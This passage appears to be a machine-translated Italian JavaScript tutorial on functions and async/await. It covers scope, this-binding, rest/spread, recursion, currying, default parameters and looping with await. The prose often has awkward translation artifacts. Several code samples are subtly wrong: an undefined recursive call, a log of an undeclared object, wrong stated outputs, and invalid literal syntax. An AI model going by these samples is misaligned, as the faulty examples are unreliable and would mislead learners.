  console.log(a); // => 'hello'
}

console.log(a); // reference error
```

Le funzioni annidate sono possibili in JavaScript e si applicano le stesse regole.

```
function foo() {
  var a = 'hello';

  function bar() {
    var b = 'world';
    console.log(a); // => 'hello'
    console.log(b); // => 'world'
  }

  console.log(a); // => 'hello'
  console.log(b); // reference error
}

console.log(a); // reference error
console.log(b); // reference error
```

Quando JavaScript tenta di risolvere un riferimento o una variabile, inizia a cercarlo nell'ambito corrente. Se non riesce a trovare quella dichiarazione nello scope corrente, si arrampica su un

ambito per cercarlo. Questo processo si ripete finché non viene trovata la dichiarazione. Se il parser JavaScript raggiunge l'ambito globale e ancora non riesce a trovare il riferimento, verrà generato un errore di riferimento.

```
var a = 'hello';

function foo() {
  var b = 'world';

  function bar() {
    var c = '!!!';

    console.log(a); // => 'hello'
    console.log(b); // => 'world'
    console.log(c); // => '!!!'
    console.log(d); // reference error
  }
}
```

Questo comportamento di arrampicata può anche significare che un riferimento può "ombreggiare" su un riferimento con un nome simile nello scope esterno poiché viene visto per primo.

```
var a = 'hello';

function foo() {
  var a = 'world';

  function bar() {
    console.log(a); // => 'world'
  }
}
```

6

Il modo in cui JavaScript risolve l'ambito si applica anche alla parola chiave `const`. Dichiarare una variabile con la parola chiave `const` implica che non è consentito riassegnare il valore, ma dichiararlo in una funzione creerà un nuovo ambito e con esso una nuova variabile.

```
function foo() {
  const a = true;

  function bar() {
    const a = false; // different variable
    console.log(a); // false
  }

  const a = false; // SyntaxError
  a = false; // TypeError
  console.log(a); // true
}
```

Tuttavia, le funzioni non sono gli unici blocchi che creano un ambito (se si utilizza `let` o `const`). `let` e le dichiarazioni `const` hanno un ambito dell'istruzione di blocco più vicina. Vedi [qui](#) per una descrizione più dettagliata.

Binding `this` e argomenti

5.1

Quando si fa riferimento a un metodo (una proprietà che è una funzione) in JavaScript, di solito non ricorda l'oggetto a cui era originariamente collegato. Se il metodo ha bisogno di fare riferimento a tale oggetto come `this` non sarà in grado di, e chiamando probabilmente causare un crash.

È possibile utilizzare il metodo `.bind()` su una funzione per creare un wrapper che include il valore di `this` e un numero qualsiasi di argomenti principali.

```
var monitor = {
  threshold: 5,
  check: function(value) {
    if (value > this.threshold) {
      this.display("Value is too high!");
    }
  },
  display(message) {
    alert(message);
  }
};

monitor.check(7); // The value of `this` is implied by the method call syntax.

var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so
value > this.threshold is false

var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.

var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

Quando non è in modalità rigorosa, una funzione utilizza l'oggetto globale (`window` nel browser) come `this` , a meno che la funzione non venga chiamata come metodo, associata o chiamata con la sintassi del metodo `.call` .

```
window.x = 12;

function example() {
  return this.x;
}

console.log(example()); // 12
```

In modalità rigorosa `this` è `undefined` per impostazione predefinita

```
window.x = 12;

function example() {
```

```
"use strict";
return this.x;
}

console.log(example()); // Uncaught TypeError: Cannot read property 'x' of undefined(...)
```

7

Bind Operator

L' **operatore** doppio **legame** dei due punti può essere utilizzato come sintassi abbreviata per il concetto spiegato sopra:

```
var log = console.log.bind(console); // long version
const log = ::console.log; // short version

foo.bar.call(foo); // long version
foo::bar(); // short version

foo.bar.call(foo, arg1, arg2, arg3); // long version
foo::bar(arg1, arg2, arg3); // short version

foo.bar.apply(foo, args); // long version
foo::bar(...args); // short version
```

Questa sintassi ti consente di scrivere normalmente, senza preoccuparti di legare `this` ovunque.

Funzioni della console di collegamento alle variabili

```
var log = console.log.bind(console);
```

Uso:

```
log('one', '2', 3, [4], {5: 5});
```

Produzione:

```
one 2 3 [4] Object {5: 5}
```

Perché dovresti farlo?

Un caso d'uso può essere quando si ha un logger personalizzato e si desidera decidere su runtime quale utilizzare.

```
var logger = require('appLogger');
```

```
var log = logToServer ? logger.log : console.log.bind(console);
```

Argomenti della funzione, oggetto "argomenti", parametri di pausa e diffusione

Le funzioni possono assumere input sotto forma di variabili che possono essere utilizzate e assegnate all'interno del proprio ambito. La seguente funzione accetta due valori numerici e restituisce la loro somma:

```
function addition (argument1, argument2){
  return argument1 + argument2;
}

console.log(addition(2, 3)); // -> 5
```

arguments oggetto

L'oggetto `arguments` contiene tutti i parametri della funzione che contengono un **valore** non **predefinito**. Può anche essere utilizzato anche se i parametri non sono esplicitamente dichiarati:

```
(function() { console.log(arguments) })(0, 'str', [2, {3}]) // -> [0, "str", Array[2]]
```

Sebbene durante la stampa di `arguments` l'output sia simile a una matrice, in realtà è un oggetto:

```
(function() { console.log(typeof arguments) })(); // -> object
```

Parametri di riposo: `function (...parm) {}`

In ES6, la sintassi `...` quando viene utilizzata nella dichiarazione dei parametri di una funzione trasforma la variabile alla sua destra in un singolo oggetto contenente tutti i parametri rimanenti forniti dopo quelli dichiarati. Ciò consente alla funzione di essere invocata con un numero illimitato di argomenti, che diventeranno parte di questa variabile:

```
(function(a, ...b){console.log(typeof b+' : '+b[0]+b[1]+b[2]) })(0,1,'2',[3],{i:4});
// -> object: 123
```

Parametri di diffusione: `function_name (...varb);`

In ES6, la sintassi `...` può essere utilizzata anche quando si richiama una funzione posizionando un oggetto / variabile alla sua destra. Ciò consente agli elementi di quell'oggetto di essere passati in quella funzione come un singolo oggetto:

```
let nums = [2,42,-1];
```



```
console.log(...['a','b','c'], Math.max(...nums)); // -> a b c 42
```

Funzioni nominate

Le funzioni possono essere denominate o senza nome ([funzioni anonime](#)):

```
var namedSum = function sum (a, b) { // named
  return a + b;
}

var anonSum = function (a, b) { // anonymous
  return a + b;
}

namedSum(1, 3);
anonSum(1, 3);
```

4
4

Ma i loro nomi sono privati per il loro scopo:

```
var sumTwoNumbers = function sum (a, b) {
  return a + b;
}

sum(1, 3);
```

Uncaught ReferenceError: sum non è definito

Le funzioni con nome differiscono dalle funzioni anonime in più scenari:

- Quando si esegue il debug, il nome della funzione verrà visualizzato nella traccia di errore / stack
- Le funzioni con nome vengono [issate](#) mentre le funzioni anonime no
- Le funzioni con nome e le funzioni anonime si comportano diversamente quando si gestisce la ricorsione
- A seconda della versione di ECMAScript, le funzioni con nome e anonime possono trattare la proprietà del `name` funzione in modo diverso

Le funzioni con nome sono issate

Quando si utilizza una funzione anonima, la funzione può essere chiamata solo dopo la riga di dichiarazione, mentre una funzione con nome può essere chiamata prima della dichiarazione.

Tenere conto

```
foo();
var foo = function () { // using an anonymous function
  console.log('bar');
}
```

```
}
```

Tipo non rilevato Errore: foo non è una funzione

```
foo();  
function foo () { // using a named function  
  console.log('bar');  
}
```

bar

Funzioni nominate in uno scenario ricorsivo

Una funzione ricorsiva può essere definita come:

```
var say = function (times) {  
  if (times > 0) {  
    console.log('Hello!');  
  
    say(times - 1);  
  }  
}  
  
//you could call 'say' directly,  
//but this way just illustrates the example  
var sayHelloTimes = say;  
  
sayHelloTimes(2);
```

Ciao!

Ciao!

Cosa succede se da qualche parte nel codice viene ridefinito il binding della funzione originale?

```
var say = function (times) {  
  if (times > 0) {  
    console.log('Hello!');  
  
    say(times - 1);  
  }  
}  
  
var sayHelloTimes = say;  
say = "oops";  
  
sayHelloTimes(2);
```

Ciao!

Tipo non rilevato Errore: dire non è una funzione

Questo può essere risolto usando una funzione con nome

```

// The outer variable can even have the same name as the function
// as they are contained in different scopes
var say = function say (times) {
  if (times > 0) {
    console.log('Hello!');

    // this time, 'say' doesn't use the outer variable
    // it uses the named function
    say(times - 1);
  }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);

```

Ciao!
Ciao!

E come bonus, la funzione con nome non può essere impostata su `undefined`, anche dall'interno:

```

var say = function say (times) {
  // this does nothing
  say = undefined;

  if (times > 0) {
    console.log('Hello!');

    // this time, 'say' doesn't use the outer variable
    // it's using the named function
    say(times - 1);
  }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);

```

Ciao!
Ciao!

La proprietà del `name` delle funzioni

Prima di ES6, le funzioni con nome avevano le loro proprietà del `name` impostate sui loro nomi di funzione e le funzioni anonime avevano le loro proprietà del `name` impostate sulla stringa vuota.

5

```

var foo = function () {}
console.log(foo.name); // outputs ''

function foo () {}

```

```
console.log(foo.name); // outputs 'foo'
```

Post ES6, le funzioni con nome e senza nome impostano entrambe le proprietà del `name` :

6

```
var foo = function () {}  
console.log(foo.name); // outputs 'foo'  
  
function foo () {}  
console.log(foo.name); // outputs 'foo'  
  
var foo = function bar () {}  
console.log(foo.name); // outputs 'bar'
```

Funzione ricorsiva

Una funzione ricorsiva è semplicemente una funzione, che si chiamerebbe.

```
function factorial (n) {  
  if (n <= 1) {  
    return 1;  
  }  
  
  return n * factorial(n - 1);  
}
```

La funzione sopra mostra un esempio di base su come eseguire una funzione ricorsiva per restituire un fattoriale.

Un altro esempio potrebbe essere quello di recuperare la somma di numeri pari in un array.

```
function countEvenNumbers (arr) {  
  // Sentinel value. Recursion stops on empty array.  
  if (arr.length < 1) {  
    return 0;  
  }  
  // The shift() method removes the first element from an array  
  // and returns that element. This method changes the length of the array.  
  var value = arr.shift();  
  
  // `value % 2 === 0` tests if the number is even or odd  
  // If it's even we add one to the result of counting the remainder of  
  // the array. If it's odd, we add zero to it.  
  return ((value % 2 === 0) ? 1 : 0) + countEvens(arr);  
}
```

È importante che tali funzioni eseguano una sorta di controllo del valore sentinella per evitare loop infiniti. Nel primo esempio precedente, quando n è minore o uguale a 1, la ricorsione si interrompe, consentendo di restituire il risultato di ogni chiamata sullo stack delle chiamate.

accattivarsi

Il Currying è la trasformazione di una funzione di n arità o argomenti in una sequenza di n funzioni che richiedono un solo argomento.

Casi d'uso: quando i valori di alcuni argomenti sono disponibili prima degli altri, è possibile utilizzare il currying per scomporre una funzione in una serie di funzioni che completano il lavoro in fasi successive all'arrivo di ogni valore. Questo può essere utile:

- Quando il valore di un argomento non cambia quasi mai (ad esempio, un fattore di conversione), ma è necessario mantenere la flessibilità dell'impostazione di quel valore (piuttosto che codificarlo come costante).
- Quando il risultato di una funzione al curry è utile prima dell'esecuzione delle altre funzioni elaborate.
- Convalidare l'arrivo delle funzioni in una sequenza specifica.

Ad esempio, il volume di un prisma rettangolare può essere spiegato da una funzione di tre fattori: lunghezza (l), larghezza (w) e altezza (h):

```
var prism = function(l, w, h) {
  return l * w * h;
}
```

Una versione al curry di questa funzione sarà simile a:

```
function prism(l) {
  return function(w) {
    return function(h) {
      return l * w * h;
    }
  }
}
```

6

```
// alternatively, with concise ECMAScript 6+ syntax:
var prism = l => w => h => l * w * h;
```

Puoi chiamare queste sequenze di funzioni con `prism(2)(3)(5)`, che dovrebbe valutare a 30.

Senza alcuni macchinari aggiuntivi (come con le librerie), il currying è di limitata flessibilità sintattica in JavaScript (ES 5/6) a causa della mancanza di valori di segnaposto; quindi, mentre puoi usare `var a = prism(2)(3)` per creare una **funzione parzialmente applicata**, non puoi usare `prism()(3)(5)`.

Utilizzando la dichiarazione di reso

L'istruzione `return` può essere un modo utile per creare output per una funzione. L'istruzione `return` è particolarmente utile se non si sa in che contesto verrà utilizzata la funzione.

```
//An example function that will take a string as input and return
//the first character of the string.
```

```
function firstChar (stringIn){
  return stringIn.charAt(0);
}
```

Ora per usare questa funzione, devi metterla al posto di una variabile da qualche altra parte nel tuo codice:

Usando il risultato della funzione come argomento per un'altra funzione:

```
console.log(firstChar("Hello world"));
```

L'output della console sarà:

```
> H
```

L'istruzione return termina la funzione

Se modifichiamo la funzione all'inizio, possiamo dimostrare che l'istruzione return termina la funzione.

```
function firstChar (stringIn){
  console.log("The first action of the first char function");
  return stringIn.charAt(0);
  console.log("The last action of the first char function");
}
```

L'esecuzione di questa funzione in questo modo sarà simile a questa:

```
console.log(firstChar("JS"));
```

Uscita della console:

```
> The first action of the first char function
> J
```

Non stamperà il messaggio dopo l'istruzione return, poiché la funzione è stata terminata.

Istruzione di ritorno che si estende su più righe:

In JavaScript, puoi normalmente dividere una linea di codice in molte linee per scopi di leggibilità o organizzazione. Questo è un JavaScript valido:

```
var
  name = "bob",
  age = 18;
```

Quando JavaScript vede un'istruzione incompleta come `var`, guarda alla riga successiva per completare se stessa. Tuttavia, se si commette lo stesso errore con il `return` economico, non sarà possibile ottenere quello che vi aspettavate.

```
return
  "Hi, my name is "+ name + ". " +
  "I'm "+ age + " years old.";
```

Questo codice tornerà `undefined` perché `return` per sé è un'istruzione completa in Javascript, quindi non cercherà di completare la riga successiva. Se hai bisogno di dividere una dichiarazione di `return` in più righe, inserisci un valore accanto a `return` prima di dividerlo, in questo modo.

```
return "Hi, my name is " + name + ". " +
  "I'm " + age + " years old.";
```

Passare argomenti per riferimento o valore

In JavaScript tutti gli argomenti vengono passati per valore. Quando una funzione assegna un nuovo valore a una variabile argomento, tale modifica non sarà visibile al chiamante:

```
var obj = {a: 2};
function myfunc(arg){
  arg = {a: 5}; // Note the assignment is to the parameter variable itself
}
myfunc(obj);
console.log(obj.a); // 2
```

Tuttavia, le modifiche apportate alle proprietà (nidificate) *di* tali argomenti, saranno visibili al chiamante:

```
var obj = {a: 2};
function myfunc(arg){
  arg.a = 5; // assignment to a property of the argument
}
myfunc(obj);
console.log(obj.a); // 5
```

Questo può essere visto come una *chiamata per riferimento* : sebbene una funzione non possa cambiare l'oggetto del chiamante assegnandogli un nuovo valore, potrebbe *mutare* l'oggetto del chiamante.

Poiché gli argomenti con valori primitivi, come numeri o stringhe, sono immutabili, non c'è modo per una funzione di mutarli:

```
var s = 'say';
function myfunc(arg){
  arg += ' hello'; // assignment to the parameter variable itself
}
myfunc(s);
console.log(s); // 'say'
```

Quando una funzione vuole mutare un oggetto passato come argomento, ma non vuole realmente mutare l'oggetto del chiamante, la variabile argomento deve essere riassegnata:

```
var obj = {a: 2, b: 3};
function myfunc(arg){
  arg = Object.assign({}, arg); // assignment to argument variable, shallow copy
  arg.a = 5;
}
myfunc(obj);
console.log(obj.a); // 2
```

In alternativa alla mutazione sul posto di un argomento, le funzioni possono creare un nuovo valore, basato sull'argomento, e restituirlo. Il chiamante può quindi assegnarlo, anche alla variabile originale passata come argomento:

```
var a = 2;
function myfunc(arg){
  arg++;
  return arg;
}
a = myfunc(a);
console.log(obj.a); // 3
```

Chiama e applica

Le funzioni hanno due metodi incorporati che consentono al programmatore di fornire argomenti e `this` variabile in modo diverso: `call` e `apply`.

Ciò è utile, poiché le funzioni che operano su un oggetto (l'oggetto di cui sono proprietà) possono essere riutilizzate per operare su un altro oggetto compatibile. Inoltre, gli argomenti possono essere forniti in uno scatto come array, in modo simile all'operatore di diffusione (`...`) in ES6.

```
let obj = {
  a: 1,
  b: 2,
  set: function (a, b) {
    this.a = a;
    this.b = b;
  }
};

obj.set(3, 7); // normal syntax
obj.set.call(obj, 3, 7); // equivalent to the above
obj.set.apply(obj, [3, 7]); // equivalent to the above; note that an array is used

console.log(obj); // prints { a: 3, b: 5 }
```

```
let myObj = {};
myObj.set(5, 4); // fails; myObj has no `set` property
obj.set.call(myObj, 5, 4); // success; `this` in set() is re-routed to myObj instead of obj
obj.set.apply(myObj, [5, 4]); // same as above; note the array

console.log(myObj); // prints { a: 3, b: 5 }
```

5

ECMAScript 5 ha introdotto un altro metodo chiamato `bind()` oltre a `call()` e `apply()` per impostare esplicitamente `this` valore della funzione su un oggetto specifico.

Si comporta in modo molto diverso dagli altri due. Il primo argomento di `bind()` è il `this` valore per la nuova funzione. Tutti gli altri argomenti rappresentano parametri denominati che devono essere impostati in modo permanente nella nuova funzione.

```
function showName(label) {
    console.log(label + ":" + this.name);
}
var student1 = {
    name: "Ravi"
};
var student2 = {
    name: "Vinod"
};

// create a function just for student1
var showNameStudent1 = showName.bind(student1);
showNameStudent1("student1"); // outputs "student1:Ravi"

// create a function just for student2
var showNameStudent2 = showName.bind(student2, "student2");
showNameStudent2(); // outputs "student2:Vinod"

// attaching a method to an object doesn't change `this` value of that method.
student2.sayName = showNameStudent1;
student2.sayName("student2"); // outputs "student2:Ravi"
```

Parametri di default

Prima di ECMAScript 2015 (ES6), il valore predefinito di un parametro poteva essere assegnato nel seguente modo:

```
function printMsg(msg) {
    msg = typeof msg !== 'undefined' ? // if a value was provided
        msg : // then, use that value in the reassignment
        'Default value for msg.'; // else, assign a default value
    console.log(msg);
}
```

ES6 ha fornito una nuova sintassi in cui la condizione e la riassegnazione illustrate sopra non sono più necessarie:

6

```
function printMsg(msg='Default value for msg.') {
    console.log(msg);
}
```

```
printMsg(); // -> "Default value for msg."
printMsg(undefined); // -> "Default value for msg."
printMsg('Now my msg in different!'); // -> "Now my msg in different!"
```

Ciò dimostra anche che se un parametro manca quando viene invocata la funzione, il suo valore viene mantenuto `undefined`, in quanto può essere confermato esplicitamente fornendolo nell'esempio seguente (utilizzando una [funzione freccia](#)):

```
let param_check = (p = 'str') => console.log(p + ' is of type: ' + typeof p);

param_check(); // -> "str is of type: string"
param_check(undefined); // -> "str is of type: string"

param_check(1); // -> "1 is of type: number"
param_check(this); // -> "[object Window] is of type: object"
```

Funzioni / variabili come valori predefiniti e parametri di riutilizzo

I valori dei parametri predefiniti non sono limitati a numeri, stringhe o oggetti semplici. Una funzione può anche essere impostata come valore predefinito `callback = function() {}`:

```
function foo(callback = function(){ console.log('default'); }) {
  callback();
}

foo(function (){
  console.log('custom');
});
// custom

foo();
//default
```

Esistono alcune caratteristiche delle operazioni che possono essere eseguite tramite i valori predefiniti:

- Un parametro precedentemente dichiarato può essere riutilizzato come valore predefinito per i valori dei parametri imminenti.
- Le operazioni in linea sono consentite quando si assegna un valore predefinito a un parametro.
- Le variabili esistenti nello stesso ambito della funzione dichiarata possono essere utilizzate nei suoi valori predefiniti.
- Le funzioni possono essere invocate per fornire il loro valore di ritorno in un valore predefinito.

```
let zero = 0;
function multiply(x) { return x * 2;}

function add(a = 1 + zero, b = a, c = b + a, d = multiply(c)) {
  console.log((a + b + c), d);
}

add(1); // 4, 4
```

```
add(3);           // 12, 12
add(2, 7);        // 18, 18
add(1, 2, 5);     // 8, 10
add(1, 2, 5, 10); // 8, 20
```

Riutilizzo del valore di ritorno della funzione nel valore predefinito di una nuova chiamata:

6

```
let array = [1]; // meaningless: this will be overshadowed in the function's scope
function add(value, array = []) {
  array.push(value);
  return array;
}
add(5);          // [5]
add(6);          // [6], not [5, 6]
add(6, add(5)); // [5, 6]
```

valore degli `arguments` e lunghezza quando mancano parametri in invocazione

L' `oggetto dell'array arguments` conserva solo i parametri i cui valori non sono predefiniti, cioè quelli che sono esplicitamente forniti quando la funzione è invocata:

6

```
function foo(a = 1, b = a + 1) {
  console.info(arguments.length, arguments);
  console.log(a,b);
}

foo();          // info: 0 >> []      | log: 1, 2
foo(4);        // info: 1 >> [4]     | log: 4, 5
foo(5, 6);     // info: 2 >> [5, 6] | log: 5, 6
```

Funzioni con un numero sconosciuto di argomenti (funzioni variadiche)

Per creare una funzione che accetta un numero indeterminato di argomenti, ci sono due metodi che dipendono dal tuo ambiente.

5

Ogni volta che viene chiamata una funzione, ha un oggetto `argomenti` Array-like nel suo ambito, che contiene tutti gli argomenti passati alla funzione. L'indicizzazione o l'iterazione di questo darà accesso agli argomenti, ad esempio

```
function logSomeThings() {
```

```

    for (var i = 0; i < arguments.length; ++i) {
        console.log(arguments[i]);
    }
}

logSomeThings('hello', 'world');
// logs "hello"
// logs "world"

```

Si noti che è possibile convertire gli `arguments` in una matrice effettiva se necessario; vedere: [Conversione di oggetti tipo array in matrici](#)

6

Da ES6, la funzione può essere dichiarata con il suo ultimo parametro usando l' [operatore di rest](#) (`...`). Questo crea una matrice che mantiene gli argomenti da quel punto in poi

```

function personLogsSomeThings(person, ...msg) {
    msg.forEach(arg => {
        console.log(person, 'says', arg);
    });
}

personLogsSomeThings('John', 'hello', 'world');
// logs "John says hello"
// logs "John says world"

```

Le funzioni possono anche essere chiamate in modo simile, la [sintassi di diffusione](#)

```

const logArguments = (...args) => console.log(args)
const list = [1, 2, 3]

logArguments('a', 'b', 'c', ...list)
// output: Array [ "a", "b", "c", 1, 2, 3 ]

```

Questa sintassi può essere utilizzata per inserire un numero arbitrario di argomenti in qualsiasi posizione e può essere utilizzata con qualsiasi iterabile (`apply` accetta solo oggetti di tipo array).

```

const logArguments = (...args) => console.log(args)
function* generateNumbers() {
    yield 6
    yield 5
    yield 4
}

logArguments('a', ...generateNumbers(), ...'pqr', 'b')
// output: Array [ "a", 6, 5, 4, "p", "q", "r", "b" ]

```

Ottieni il nome di un oggetto funzione

6

ES6 :

```
myFunction.name
```

[Spiegazione su MDN](#) . A partire dal 2015 funziona in nodejs e tutti i principali browser tranne IE.

5

ES5 :

Se hai un riferimento alla funzione, puoi fare:

```
function functionName( func )
{
  // Match:
  // - ^           the beginning of the string
  // - function   the word 'function'
  // - \s+        at least some white space
  // - ([\w\$\s]+) capture one or more valid JavaScript identifier characters
  // - \(         followed by an opening brace
  //
  var result = /^function\s+([\w\$\s]+)\(/.exec( func.toString() )

  return result ? result[1] : ''
}
```

Applicazione parziale

Simile al currying, l'applicazione parziale viene utilizzata per ridurre il numero di argomenti passati a una funzione. A differenza del curry, il numero non deve scendere di uno.

Esempio:

Questa funzione ...

```
function multiplyThenAdd(a, b, c) {
  return a * b + c;
}
```

... può essere usato per creare un'altra funzione che sarà sempre moltiplicata per 2 e quindi aggiungere 10 al valore passato;

```
function reversedMultiplyThenAdd(c, b, a) {
  return a * b + c;
}

function factory(b, c) {
  return reversedMultiplyThenAdd.bind(null, c, b);
}

var multiplyTwoThenAddTen = factory(2, 10);
multiplyTwoThenAddTen(10); // 30
```

La parte "applicazione" dell'applicazione parziale significa semplicemente il fissaggio dei parametri di una funzione.

Composizione funzionale

La composizione di più funzioni in una è una pratica comune di programmazione funzionale;

la composizione crea una pipeline attraverso la quale i nostri dati transitano e si modificano semplicemente lavorando sulla composizione delle funzioni (proprio come far scattare pezzi di una traccia insieme) ...

inizi con alcune funzioni di responsabilità singola:

6

```
const capitalize = x => x.replace(/^\w/, m => m.toUpperCase());
const sign = x => x + ',\nmade with love';
```

e creare facilmente una traccia di trasformazione:

6

```
const formatText = compose(capitalize, sign);

formatText('this is an example')
//This is an example,
//made with love
```

NB La composizione è ottenuta attraverso una funzione di utilità chiamata solitamente `compose` come nel nostro esempio.

L'implementazione di `compose` è presente in molte librerie di utilità JavaScript ([lodash](#) , [rambda](#) , ecc.) Ma puoi anche iniziare con una semplice implementazione come:

6

```
const compose = (...funs) =>
  x =>
    funs.reduce((ac, f) => f(ac), x);
```

Leggi funzioni online: <https://riptutorial.com/it/javascript/topic/186/funzioni>

Capitolo 44: Funzioni asincrone (async / await)

introduzione

`async` e `await` costruzione in cima alle promesse e ai generatori per esprimere in linea azioni asincrone. Ciò rende il codice di callback asincrono o molto più semplice da mantenere.

Funziona con la parola chiave `async` restituisce una `Promise` e può essere chiamata con quella sintassi.

All'interno di una `async function` la parola chiave `await` può essere applicata a qualsiasi `Promise` e causerà l'esecuzione di tutto il corpo della funzione dopo l'`await` da eseguire dopo la risoluzione della promessa.

Sintassi

- funzione `async foo () {`
 ...
 attendi `asyncCall ()`
 }
• funzione asincrona `() {...}`
• `async () => {...}`
• `(async () => {`
 const data = `attendi asyncCall ()`
 console.log (data)) `()`

Osservazioni

Le funzioni asincrone sono uno zucchero sintattico sulle promesse e sui generatori. Ti aiutano a rendere il tuo codice più leggibile, manutenibile, più facile da individuare e con meno livelli di indentazione.

Examples

introduzione

Una funzione definita come `async` è una funzione che può eseguire azioni asincrone ma sembra ancora sincronizzata. Il modo in cui è fatto è usare la parola chiave `await` per posticipare la funzione mentre attende che una [Promessa](#) risolva o rifiuti.

Nota: le funzioni asincrone sono [una proposta Stage 4 \("Finished"\)](#) in pista da includere nello standard ECMAScript 2017.

Ad esempio, utilizzando l' [API di recupero](#) basata su promessa:

```
async function getJSON(url) {
  try {
    const response = await fetch(url);
    return await response.json();
  }
  catch (err) {
    // Rejections in the promise will get thrown here
    console.error(err.message);
  }
}
```

Una funzione asincrona restituisce sempre una Promessa stessa, quindi puoi usarla in altre funzioni asincrone.

Stile di funzione della freccia

```
const getJSON = async url => {
  const response = await fetch(url);
  return await response.json();
}
```

Meno rientranza

Con le promesse:

```
function doTheThing() {
  return doOneThing()
    .then(doAnother)
    .then(doSomeMore)
    .catch(handleErrors)
}
```

Con funzioni asincrone:

```
async function doTheThing() {
  try {
    const one = await doOneThing();
    const another = await doAnother(one);
    return await doSomeMore(another);
  } catch (err) {
    handleErrors(err);
  }
}
```

Nota come il ritorno è in basso, e non in alto, e usi la meccanica nativa di gestione degli errori del linguaggio (`try/catch`).

Attesa e precedenza degli operatori

È necessario tenere presente la priorità dell'operatore quando si utilizza la parola chiave `await`.

Immagina di avere una funzione asincrona che chiama un'altra funzione asincrona, `getUnicorn()` che restituisce una Promessa che si risolve in un'istanza di classe `Unicorn`. Ora vogliamo ottenere la dimensione dell'unicorno usando il metodo `getSize()` di quella classe.

Guarda il seguente codice:

```
async function myAsyncFunction() {
  await getUnicorn().getSize();
}
```

A prima vista, sembra valido, ma non lo è. A causa della precedenza degli operatori, è equivalente al seguente:

```
async function myAsyncFunction() {
  await (getUnicorn().getSize());
}
```

Qui proviamo a chiamare il metodo `getSize()` dell'oggetto `Promise`, che non è quello che vogliamo.

Invece, dovremmo usare parentesi per indicare che prima vogliamo aspettare l'unicorno e quindi chiamare il metodo `getSize()` del risultato:

```
async function asyncFunction() {
  (await getUnicorn()).getSize();
}
```

Ovviamente, la versione precedente potrebbe essere valida in alcuni casi, ad esempio se la funzione `getUnicorn()` era sincrona, ma il metodo `getSize()` era asincrono.

Funzioni asincrone rispetto a Promesse

`async` funzioni `async` non sostituiscono il tipo `Promise`; aggiungono parole chiave per le lingue che rendono le promesse più facili da chiamare. Sono intercambiabili:

```
async function doAsyncThing() { ... }

function doPromiseThing(input) { return new Promise((r, x) => ...); }

// Call with promise syntax
doAsyncThing()
  .then(a => doPromiseThing(a))
  .then(b => ...)
  .catch(ex => ...);

// Call with await syntax
try {
  const a = await doAsyncThing();
  const b = await doPromiseThing(a);
  ...
}
```

```
catch(ex) { ... }
```

Qualsiasi funzione che utilizza catene di promesse può essere riscritta utilizzando `await` :

```
function newUnicorn() {
  return fetch('unicorn.json') // fetch unicorn.json from server
  .then(responseCurrent => responseCurrent.json()) // parse the response as JSON
  .then(unicorn =>
    fetch('new/unicorn', { // send a request to 'new/unicorn'
      method: 'post', // using the POST method
      body: JSON.stringify({unicorn}) // pass the unicorn to the request body
    })
  )
  .then(responseNew => responseNew.json())
  .then(json => json.success) // return success property of response
  .catch(err => console.log('Error creating unicorn:', err));
}
```

La funzione può essere riscritta usando `async / await` come segue:

```
async function newUnicorn() {
  try {
    const responseCurrent = await fetch('unicorn.json'); // fetch unicorn.json from server
    const unicorn = await responseCurrent.json(); // parse the response as JSON
    const responseNew = await fetch('new/unicorn', { // send a request to 'new/unicorn'
      method: 'post', // using the POST method
      body: JSON.stringify({unicorn}) // pass the unicorn to the request
    });
    const json = await responseNew.json();
    return json.success // return success property of
  } catch (err) {
    console.log('Error creating unicorn:', err);
  }
}
```

Questo `async` variante di `newUnicorn()` appare per restituire un `Promise` , ma in realtà ci sono stati molteplici `await` parole chiave. Ognuno ha restituito una `Promise` , quindi in realtà avevamo una raccolta di promesse piuttosto che una catena.

In effetti, possiamo considerarlo come una `function* generatore`, e ogni `await` è una `yield new Promise` . Tuttavia, i risultati di ogni promessa sono necessari per il prossimo per continuare la funzione. Questo è il motivo per cui è necessaria la parola chiave `async` aggiuntiva sulla funzione (così come la parola chiave `await` quando si chiamano le promesse) poiché dice a Javascript di creare automaticamente un osservatore per questa iterazione. La `Promise` restituita dalla `async function newUnicorn()` risolve al termine di questa iterazione.

In pratica, non è necessario considerarlo; `await` nasconde la promessa e `async` nasconde l'iterazione del generatore.

È possibile chiamare le funzioni `async` come se fossero promesse e `await` qualsiasi promessa o funzione `async` . Non è necessario `await` una funzione asincrona, proprio come è possibile eseguire una promessa senza `.then()` .

È anche possibile utilizzare un **IIFE** `async` se si desidera eseguire immediatamente tale codice:

```
(async () => {
  await makeCoffee()
  console.log('coffee is ready!')
})()
```

Looping con async attendono

Quando si utilizza `async` nei loop, è possibile che si verifichino alcuni di questi problemi.

Se si tenta semplicemente di utilizzare `await` all'interno di `forEach`, verrà generato un errore di `Unexpected token`.

```
(async () => {
  data = [1, 2, 3, 4, 5];
  data.forEach(e => {
    const i = await somePromiseFn(e);
    console.log(i);
  });
})();
```

Questo deriva dal fatto che hai visto erroneamente la funzione della freccia come un blocco. L'`await` sarà nel contesto della funzione di callback, che non è `async`.

L'interprete ci protegge dall'errore di cui sopra, ma se aggiungi `async` al richiamo di `forEach` nessun errore viene generato. Potresti pensare che questo risolva il problema, ma non funzionerà come previsto.

Esempio:

```
(async () => {
  data = [1, 2, 3, 4, 5];
  data.forEach(async (e) => {
    const i = await somePromiseFn(e);
    console.log(i);
  });
  console.log('this will print first');
})();
```

Ciò accade perché la funzione `async` di callback può solo sospendere se stessa, non la funzione asincrona genitore.

Potresti scrivere una funzione `asyncForEach` che restituisce una promessa e quindi potresti `await asyncForEach(async (e) => await somePromiseFn(e), data)` qualcosa come `await asyncForEach(async (e) => await somePromiseFn(e), data)` In `await asyncForEach(async (e) => await somePromiseFn(e), data)` si restituisce una promessa che si risolve quando tutte le callback sono attese e completate. Ma ci sono modi migliori per farlo, e basta usare un ciclo.

È possibile utilizzare un ciclo `for-of` o un ciclo `for/while`, non importa quale si sceglie.

```
(async() => {
  data = [1, 2, 3, 4, 5];
  for (let e of data) {
    const i = await somePromiseFn(e);
    console.log(i);
  }
  console.log('this will print last');
})();
```

Ma c'è un altro problema. Questa soluzione attenderà ogni chiamata a `somePromiseFn` da completare prima di iterare su quella successiva.

